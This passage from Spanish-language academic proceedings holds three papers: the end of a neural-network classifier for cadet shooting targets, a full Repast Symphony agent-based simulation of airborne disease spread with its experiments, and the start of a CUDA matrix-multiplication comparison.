


Fig. 7 – Blanco utilizado en el Diagnóstico de tiro escuela por un Cadete del CMN.




Fig. 8 – Matriz resultante del blanco real de la Figura 7.

```
In [ ]: # Creamos el perceptron y lo entrenamos
clf = MLPClassifier(solver='adam', activation="tanh",max_iter=400, random_state=1,
                  hidden_layer_sizes=(672//6,672//9,672//12), verbose=True)
clf = clf.fit(matriz_datos, matriz_clasificacion)

Iteration 1, loss = 0.69413037
Iteration 2, loss = 0.58127745
Iteration 3, loss = 0.45796176
Iteration 4, loss = 0.40683602
Iteration 5, loss = 0.37463685
Iteration 6, loss = 0.34556992
Iteration 7, loss = 0.31781895
Iteration 8, loss = 0.28953784
Iteration 9, loss = 0.25905201
Iteration 10, loss = 0.22674647
Iteration 11, loss = 0.19664179
Iteration 12, loss = 0.17393753
Iteration 13, loss = 0.15178430
Iteration 14, loss = 0.13282887
Iteration 15, loss = 0.11585352
```

Fig. 9 – Entrenamiento de la RNA.

```
In [10]: # Vamos a probar con el blanco real del cadete
from blancos_reales import *
from plot_disparos import heatmap, FILAS, COLUMNAS
heatmap(blanco1, FILAS, COLUMNAS)
blanco1 = np.array(blanco1, dtype=float)
blanco1 = blanco1.reshape(1, 28 * 24)

In [13]: clf.predict(blanco1)
Out[13]: array([1.])
```




Fig. 10 – Ejemplo de Prueba realizada con el blanco real.

4. Conclusión

El alcance del presente trabajo se restringió solamente a lograr clasificar blancos aprobados de blancos desaprobados según las condiciones de aprobación prescripta en el reglamento de Tiro con FAL. En iteraciones posteriores, el objetivo se centraría en poder clasificar cada tipo de error de tiro en base a la tabla de clasificación que se muestra en la Fig. 2,

teniendo, en principio, seis valores de salida posibles para la red.

Nos enfrentamos a un clásico problema de clasificación que resulta satisfactoriamente abordable mediante la utilización de una Red Neuronal Artificial de las características que presentamos. En consecuencia, los resultados son exitosos e implementables en un escenario real, quedando así demostrada su efectividad. La utilización de un sistema de estas características es capaz de acelerar un proceso de evaluación y particularmente de clasificación, como lo es el de tiro diagnóstico, que actualmente se realiza en forma manual valiéndose de ciertos rudimentos básicos. Por otro lado, esta primera experiencia sienta las bases para su perfeccionamiento, más aún si se considera la transición hacia una estrategia de entrenamiento on-line.

Podemos notar, mediante las primeras experiencias fallidas, cómo el problema manifiesta su naturaleza no-lineal al no poder ser resuelto por una red que no cuenta con la suficiente complejidad interna en términos de capas ocultas y densidad neuronal.

Referencias

1. Ejército Argentino (2017). *Tiro con Fusil Automático Liviano y Fusil Automático Pesado* (FAL y FAP).
2. García-Martínez, Servente & Pasquini (2003). *Sistemas Inteligentes*. Editorial Nueva Librería.
3. Matich (2001). *Redes Neuronales: Conceptos Básicos y Aplicaciones*. Cátedra de Informática aplicada a la Ingeniería de Procesos. Rosario. Argentina.
4. Neural Network Models (supervised) - scikit-learn 0.23.2 documentation. Disponible en: https://scikit-learn.org/stable/modules/neural_networks_supervised.html. Fecha de último acceso: 08/09/2020.
5. Diederik P. Kingma, Jimmy Lei Ba (2015). *Adam: A Method for Stochastic Optimization*. Disponible en: <https://arxiv.org/pdf/1412.6980v8.p> Fecha de último acceso: 08/09/2020.
6. Jupyter Notebook con el código. Disponible en: https://github.com/IA-FIE/ia-generacion-blancos/blob/master/pruebas_mlpc.ipynb. Fecha de último acceso: 08/09/2020.

Simulación para estimar propagación de enfermedades

Diego Encinas, Jonathan Báez, Ayelén Barreto, Brian Galarza, Martín Morales

Instituto de Ingeniería y Agronomía - Universidad Nacional Arturo Jauretche

*dencinas@unaj.edu.ar; johnny032295@gmail.com; aayelenb@gmail.com;
bgalarza@unaj.edu.ar; martin.morales@unaj.edu.ar*

Resumen

El presente proyecto pretende facilitar al usuario un Software para poder simular cómo se comporta una infección vírica que se transmite por el aire o por contacto con superficies infectadas en el tiempo utilizando Repast Symphony. El usuario al ejecutar la misma podrá obtener estadísticas en base a los datos calculados mediante los algoritmos implementados en el código fuente.

En base a los datos provistos por la simulación, será posible obtener mejores aproximaciones sobre el tiempo que posee un Municipio para accionar sobre las medidas para prevenir la proliferación del virus, como así el tiempo para conseguir los recursos suficientes para abastecer a las personas infectadas.

Palabras Clave. *Pandemias, Simulación, Repast Symphony.*

1. Introducción

Durante el transcurso del corriente año, el mundo está sufriendo una situación de pandemia la cual puso a prueba los sistemas de salud y las medidas a tomar de cada país. Existen diversas herramientas y medidas que pueden ayudar de forma efectiva a mejorar la situación de las personas

frente a la infección, de hecho en todo el mundo muchos investigadores están realizando aportes significativos.

En este trabajo se proponen los siguientes objetivos:

Mostrar la simulación en tiempo real de la interacción entre personas con diferentes estados de salud.

Realizar una comparación entre diferentes escenarios de simulación provistos por la parametrización de la misma.

Evaluar de forma estadística los resultados obtenidos.

Se espera que la solución provista por el proyecto sea utilizada en todos los Municipios o en zonas geográficas extensas en donde el tiempo de acción para detener el virus sea fundamental.

2. Desarrollo

El sistema realizado comprende el desarrollo de una aplicación java de escritorio utilizando el Framework Repast Symphony el cual se ejecuta sobre la Java Virtual Machine mediante el entorno de desarrollo Eclipse.

2.1 Elementos

En este apartado se detallarán los elementos y tecnologías empleadas en el diseño y desarrollo del trabajo. Los componentes mencionados son:

Java Virtual Machine (versión 11): Software que permite ejecutar una aplicación en Java de forma portable.

Repast Symphony: Framework integrado en el entorno de desarrollo Eclipse

Eclipse: entorno de desarrollo integrado versión: 2019-06 (4.12.0).

2.2 Fases del desarrollo

El trabajo consiste en 4 fases

2.2.1 Fase 1: Análisis del problema y planificación:

El momento actual que estamos viviendo nos hace pensar ¿cómo nos vamos a comportar frente a situación? Por ejemplo, existen infinidad de ciudades del mundo cuyas personas tuvieron que adquirir nuevas formas de interactuar entre ellas tomando recaudos o todo lo contrario. Es sabido que un grupo de personas no se va a comportar de la misma manera que otro dado que cada individuo es distinto y la toma de decisiones ni sus características necesariamente van a ser las mismas.

Por lo tanto, la problemática que se llevó a cabo en la simulación es el comportamiento de las personas en el contexto de pandemia. Esto permite poder analizar cómo interactúan una con la otra bajo diversas circunstancias y situaciones.

2.2.2 Fase 2: Recopilación de datos

Al desarrollarse el trabajo en un contexto de cuarentena, ha sido necesaria

una investigación profunda sobre las estadísticas y datos públicos sobre la Pandemia, de otro modo podría haber sido viable la posibilidad de obtener datos de hospitales o centros de salud.

Los datos fueron obtenidos mayormente del sitio oficial de salud del gobierno de la nación Argentina [6].

2.2.3 Fase 3: Construcción del modelo

Para la construcción del modelo se ha utilizado la estrategia de Agent-based Modelling (Modelado Basado en Agentes). Esta estrategia, ha aplicado perfectamente a la problemática abordada ya que ha permitido modelar a un componente (agente) de un sistema y su comportamiento con respecto al resto del mismo (resto de los agentes). Análogamente se pensó a un individuo en el contexto social como un “componente” de un sistema.

También se utilizaron contenidos aprendidos en otras asignaturas los cuales permitieron aplicar sus fundamentos en Autómatas Finitos, específicamente Autómata Finito de Mealy. Ya que al analizarse la problemática planteada, se ha llegado a la conclusión que dicho agente persona puede ser representado mediante un autómata finito logrando mostrar de forma clara y detallada la transición entre sus estados.

Además del agente “Persona” se modeló también el agente “Objeto”, el cual sirvió para representar los estados en los que transita un objeto inerte al contacto con el virus.

En este modelo se está contemplando el comportamiento de personas infectadas en contacto con personas

sanas que se desplazan al libre albedrío y que también se topan con objetos inertes los cuales se infectan al contacto con personas infectadas. La representación de los dos agentes se visualizan en las Figuras 1 y 2.




Figura 1




Figura 2

En la Figura 1, se puede observar los siguientes estados del agente Persona: HEALTHY, INFECTED, RECOVERED, DEAD, INTERMEDIATE_CARE e INTENSIVE_CARE.

Y las siguientes transiciones:

T1 InfectionHappened:

Ocurre cuando el infectado no está protegido, posee el género sexual afectado si así fuese, posee una enfermedad previa que debilite su sistema inmunológico o está en el grupo de edad de riesgo

T2 InternamentNecessityHappened:

Ocurre cuando posee una enfermedad previa que complique la enfermedad o está en el rango de edad de riesgo

T3 DiseaseGoComplicated:

Ocurre cuando pasan los días el tratamiento no da resultados favorables

T4 RecoverHappened:

Ocurre cuando tiene poca probabilidad de internarse o pasaron los días que dura la enfermedad.

T5 TreatmentRecoverHappened:

Ocurre cuando el tratamiento dio resultados en cualquiera de las fases de terapia (intensiva o intermedia).

T6 DeathHappened:

Ocurre cuando está en el grupo de edad de riesgo tiene una enfermedad previa que agrave la situación

T7 HealthyReset:

Ocurre cuando superó los días de inmunización

En la Figura 2, se puede observar los siguientes estados del agente Objeto: CLEAN e INFECTED.

T1 InfectHappened:

Ocurre cuando una persona infectada entra en contacto con el objeto

T2 CleanningHappened:

Ocurre cuando pasan los días que el virus sobrevive en una superficie

2.2.4 Fase 4: Experimentación basada en el modelo

Los parámetros configurables establecidos para simular son los siguientes:

Cantidad de infectados: cantidad inicial de personas infectadas en el contexto.

Cantidad de objetos: cantidad inicial de objetos inanimados (todos desinfectados).

Cantidad de sanos: cantidad inicial de personas saludables en el contexto.

Duración de la infección desde: mínima cantidad de días que dura la infección.

Duración de la infección desde: máxima cantidad de días que dura la infección.

Días de inmunización: máxima cantidad de días que una persona no puede ser infectada.

Edad crítica mayor que: rango de edad máximo vulnerable.

Edad crítica menor que: rango de edad mínimo vulnerable.

Género afectado: si la enfermedad es más efectiva en un cromosoma en particular.

Masividad: tamaño del espacio para simular mayor cantidad de gente.

¿Agentes sin barbijo?: para indicar si las se simularán personas sin barbijo o aleatorio.

En la Figura 3 se observan los íconos definidos para cada uno de los agentes.




Figura 3

Es preciso mencionar que el agente inerte objeto limpio y objeto infectado se encuentra en la simulación únicamente con el objetivo de ser infectado y de infectar. Los objetos infectados se encuentran en este estado durante un máximo de 9 días (9 ticks) y un mínimo de 0, lo que quiere decir que en un mismo día el objeto infectado podría cambiar de estado.

Configuración de la ejecución

Se configuró la ejecución de la simulación para que corra lo más lento posible, en el desarrollo se asumió que un tick del sistema es representado como un día normal.

Por lo tanto, se configuró el Tick delay para que el período de ticks sea de cada 100 milisegundos como se ve en la Figura 4.




Figura 4

Expectativa del experimento:

Los siguientes experimentos se realizaron con el fin de simular la pandemia actual COVID-19 (Coronavirus).

Para la primera prueba, la simulación se configuró para detenerse a los 14 días (tiempo de duración máxima de la infección). Con esto se esperaba que los infectados iniciales cambien su estado dependiendo las condiciones de transición y que en el transcurso de esos días algunos de los saludables también lo hagan. Al mismo tiempo, algunas de las personas saludables deberían haber interactuado con los objetos inanimados que pudieron o no haberse infectado, cambiando así la persona a estado de infectado si no estuviera sanitizada.

Primer experimento

Se eligieron los siguientes parámetros para realizar una primera aproximación como se observa en la Figura 5:

Cantidad de infectados: 30

Cantidad de objetos: 30

Cantidad de sanos: 100

Default Random Seed: 1330083824

Duración de la infección desde: 14

Duración de la infección hasta: 14

Días de inmunización: 365

Edad crítica mayor que: 50

Edad crítica menor que: 3

Género Afectado: M

Masividad: 100

¿Personas sin cubre bocas?: Aleatorio

Figura 5

Se inicia la simulación y los agentes comienzan a interactuar, se hace una pausa en el tick 14.




Figura 6

El gráfico generado es el siguiente:




Figura 7

En la figura 7 se observa un eje de coordenadas en función de los ticks (tiempo en días):

Eje de abscisas: cantidad de ticks.

Ordenada al origen: cantidad de personas.

Se puede observar que los saludables mantuvieron su estado mientras que comenzó a aumentar el número de recuperados correspondientes a los infectados iniciales.

También podemos ver que algunos infectados cambiaron a estado de terapia intensiva en la Figura 8:

Healthy	CleanObject	InfectedIntermediateCare	Recovered	InfectedIntensiveCare	InfectedObject
ID	age	gender	hasPreviousDisease	protected	
InfectedIntensiveCare@1987...	91	F	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
InfectedIntensiveCare@3906...	72	F	<input type="checkbox"/>	<input type="checkbox"/>	
InfectedIntensiveCare@57ce...	58	M	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
InfectedIntensiveCare@da9110f	97	F	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	

Figura 8

Los cuales refleja que están en el grupo de riesgo ya que son personas longevas y poseen una enfermedad debilitante para sus sistemas inmunológicos.

Luego, se ejecutó la simulación hasta un tick de 100. Los resultados obtenidos fueron los siguientes:




Figura 9

Se puede observar que se redujo drásticamente la cantidad de infectados ya que los iniciales se recuperaron o murieron (pudiendo pasar o no por terapia intensiva) luego del tick 14.

Segundo experimento

Se configuraron los siguientes parámetros:

Cantidad de infectados:	100
Cantidad de objetos:	50
Cantidad de sanos:	5.000
Default Random Seed:	1325508819
Duración de la infección desde:	14
Duración de la infección hasta:	14
Días de inmunización:	365
Edad crítica mayor que:	50
Edad crítica menor que:	3
Género Afectado:	M
Masividad:	200
¿Personas sin cubre bocas?:	Aleatorio

Figura 10

Se inicia la simulación pausándola a los 200 ticks, el resultado fue el siguiente:




Figura 11

A partir de los datos obtenidos de la simulación se llegó a lo siguiente:

Quedaron 4277 personas saludables, se recuperaron 763 de las cuales 496 son menores de 65 años lo que nos da una

alta tasa de recuperación en este rango de edad. El promedio de edad de los recuperados es de 50 años.

También tenemos 60 personas fallecidas con promedio de edad de 49 años.

count	agent	age	gender
58	Dead@98fb853	79	M
59	Dead@a906b12	71	M
60	Dead@f678089	91	M

Figura 12

Último experimento: simulación de una población sin barbijo

Para este experimento se configuraron los siguientes parámetros:

Cantidad de infectados:	100
Cantidad de objetos:	50
Cantidad de sanos:	5.000
Default Random Seed:	1322845353
Duración de la infección desde:	14
Duración de la infección hasta:	14
Días de inmunización:	365
Edad crítica mayor que:	50
Edad crítica menor que:	3
Género Afectado:	M
Masividad:	100
¿Personas sin cubre bocas?:	Si

Figura 13

Cabe señalar que se deshabilitó el uso de barbijo para todas las personas y se redujo el tamaño del contexto para que se aprecie mejor la proliferación del virus.

Los resultados a los 14 días fueron los siguientes:




Figura 14




Figura 15

Se observa que creció exponencialmente el número de personas infectadas a los 14 días (1428 casos nuevos más los 100 que estaban):

count	agent	age	gender
1526	Infected@fe49982	42	F
1527	Infected@fea16bc	10	M
1528	Infected@ffe653	31	M

Figura 16

El número de personas sanas va decreciendo drásticamente: de 5000 personas 363 pasaron a terapia intermedia con promedio de edad de 51 años.

count	agent	age	gender
3080	Healthy@fef17dc	48	M
3081	Healthy@ff99b18	80	M
3082	Healthy@ffdfcab	25	F

Figura 17

Y 59 personas en terapia intensiva con promedio de edad de 58 años:

count	agent	age	gender
57	InfectedIntensiveCare@b4a77cf	3	F
58	InfectedIntensiveCare@c412afb	96	M
59	InfectedIntensiveCare@cd2ef4d	67	M

Figura 18

Se deja correr la simulación hasta que el número de infectados es nulo, los resultados fueron los siguientes:




Figura 19

Los resultados fueron:

Cantidad de saludables 1734, cantidad de recuperados 3142 y cantidad de fallecidos 224.

Se deja avanzar la simulación hasta superar la cantidad de días que dura la inmunización (para este caso 365 días).




Figura 20




Figura 21

Se puede apreciar que la cantidad que había de recuperados pasó al estado saludable:

count	agent	age	gender
4874	Healthy@fe43121	55	M
4875	Healthy@feebdc	14	M
4876	Healthy@fef17dc	48	M

Figura 22

Siendo la cantidad de fallecidos 224:

count	agent	age	gender
222	Dead@f0c1160	17	M
223	Dead@f629caa	54	M
224	Dead@fc7302b	99	M

Figura 23

Conclusiones y Trabajos Futuros

La simulación planteada en este proyecto permite aproximar una realidad que a simple vista no es tan visible. Se puede imaginar que pasaría en una población si un virus comenzase a dispersarse de portador a portador, se puede suponer que sería drástico dependiendo de la fatalidad del mismo. Sin embargo, para cualquier persona es difícil imaginar las cantidades involucradas, las estadísticas, las relaciones lógicas y todo factor que tiene que ser calculado para llegar a los resultados estimativos. Todos estos parámetros se ven facilitados mediante una simulación. Es una herramienta que permite estimar una idea de cómo irán

sucedendo los hechos en el transcurso del tiempo puede utilizar esos datos y reproducir diferentes escenarios como los planteados en este documento.

A pesar de que la simulación provista sea muy útil, a futuro se podría pensar en la implementación de la misma mediante el procesamiento por clúster [5] y quizás poder aprovechar la velocidad de los nodos en la nube. De esta manera, permitir el escalado horizontal y distribuyendo el procesamiento de cálculos para magnitudes de datos extremadamente grandes.

También se podría explotar el módulo de gráficos de Repast [2]. Ya que para un entorno más profesional sería de gran utilidad explotar dicha potencia.

Referencias

- 1-Descarga de herramienta oficial Repast:
<https://repast.github.io/download.html>
- 2-Guía de inicio rápido de Repast:
https://repast.github.io/quick_start.html
- 3-Tutorial de Repast elegido:
<https://repast.github.io/docs/RepastJavaGettingStarted.pdf>
- 4-Manual de referencia de Repast:
https://repast.github.io/docs/RepastReference/RepastReference.html#_adding_and_removing_objects_in_contexts
- 5-Repast HCP:
https://repast.github.io/hpc_tutorial/main.html
- 6-Obtención de información:
<https://www.argentina.gob.ar>

Caso práctico de GPGPU: producto matricial de matrices cuadradas en lenguaje C.

Solución secuencial vs soluciones en paralelo en CPU [OpenMP] y en GPU [CUDA].

Matias Agustin Area, Martin Lautaro Leon

Universidad Tecnológica Nacional - Facultad Regional La Plata
matuarea@gmail.com; tincholeon10@gmail.com

Abstract

En los últimos años, las GPU (unidades de procesamiento de gráficos) han realizado un rápido desarrollo y se han convertido en una parte integral de los sistemas informáticos convencionales actuales. En los últimos años, ha habido un marcado aumento en el rendimiento y las capacidades de las GPU. Su potencia informática cada vez mayor y su costo cada vez menor llaman fuertemente la atención tanto a nivel de mercado como a nivel académico. La GPU moderna no solo es un potente motor de gráficos, sino también un procesador programable altamente paralelo con un ancho de banda máximo de memoria que supera sustancialmente a su contraparte de la CPU. El rápido aumento de la GPU en capacidad de programación y procesamiento despertó el interés de su uso para computación de propósito general. En 2007, NVIDIA lanzó una nueva arquitectura informática, CUDA (arquitectura informática de dispositivo unido) orientada a cambiar fundamentalmente la forma en que se usan las GPU, y hoy en día la ha posicionado como una alternativa convincente a los microprocesadores tradicionales en los sistemas informáticos de alto rendimiento. En este documento, planteamos un caso práctico sencillo y 3 soluciones acotadas, orientadas a comparar la secuencialidad de un procesador convencional y el enorme potencial de paralelismo que nos ofrece la GPU, utilizando la plataforma de CUDA, y comparando su rendimiento con procesadores de propósito general para fundamentar la diferencia de velocidades de procesamiento de 10 a 1 en estas arquitecturas.

Palabras

CPU, GPU, GPGPU, secuencial, paralelo, memoria, latencia, core, task, proceso, CUDA, host, device, kernel, thread, block, grid.

clave

Introducción

Desde sus orígenes la GPU ha sido destinada al tratamiento y procesamiento de gráficos en los ordenadores como

su principal función, de allí su nombre de tarjetas gráficas, obrando como un coprocesador que alivia la carga de información que debe ser procesada por la CPU para que esta última realice su trabajo de manera más eficiente. En cuanto a su arquitectura, están altamente segmentadas lo cual indica que cuenta con una gran cantidad de unidades funcionales, las cuales pueden dividirse principalmente en dos: aquellas que procesan vértices y las que procesan píxeles, y son sus miles de núcleos los que le dan soporte a estas funciones, núcleos de procesamiento a frecuencias de clock relativamente bajas y altamente especializados en realizar una tarea específica en el menor tiempo posible. Son núcleos menos complejos en comparación con los de la CPU, dado que están pensados para desarrollar una única tarea, dedicando más silicio en su diseño para que esa tarea se lleve a cabo más eficientemente. Con el tiempo, su enorme cantidad de cores se convirtió en el principal factor por el cual distintos campos de estudio fueron encontrando diversos problemas de alta complejidad y necesidad de cálculo aplicables al uso de la GPU como unidad de procesamiento, aprovechando su gran potencial y capacidad de ejecutar miles de instrucciones en simultáneo, es decir avocándose al paralelismo. Si bien el paralelismo no es algo exclusivo de las GPUs, dado que las CPUs tienen la capacidad de dividir el procesamiento de una tarea en diversos hilos o threads de ejecución y ejecutarlos en cada núcleo, sí se ha convertido en una de las principales ventajas de este coprocesador debido a que una mayor cantidad de instrucciones ejecutadas en el mismo ciclo de reloj tiene un impacto sustancial sobre la

performance de ejecución de los procesos. La principal diferencia entre la CPU y la GPU radica en el propósito de cada procesador, en su finalidad, para lo que fueron diseñados, y de allí sus arquitecturas contrapuestas. La unidad central de procesamiento está orientada a ejecutar instrucciones en serie, secuencialmente, y busca reducir la latencia, es decir reducir al mínimo el tiempo de ejecución de una instrucción. Estas instrucciones son complejas, dado que la CPU es de propósito general, y de allí la complejidad de sus núcleos. Su arquitectura es la de Von Neumann, y sus memorias caché tienen gran capacidad para el almacenamiento de aquellos datos de uso frecuente, para poder atacar el cuello de botella que se genera cuando algún proceso requiere el constante acceso a la memoria principal para la lectoescritura de datos, siempre buscando reducir el tiempo de ejecución de las tareas.

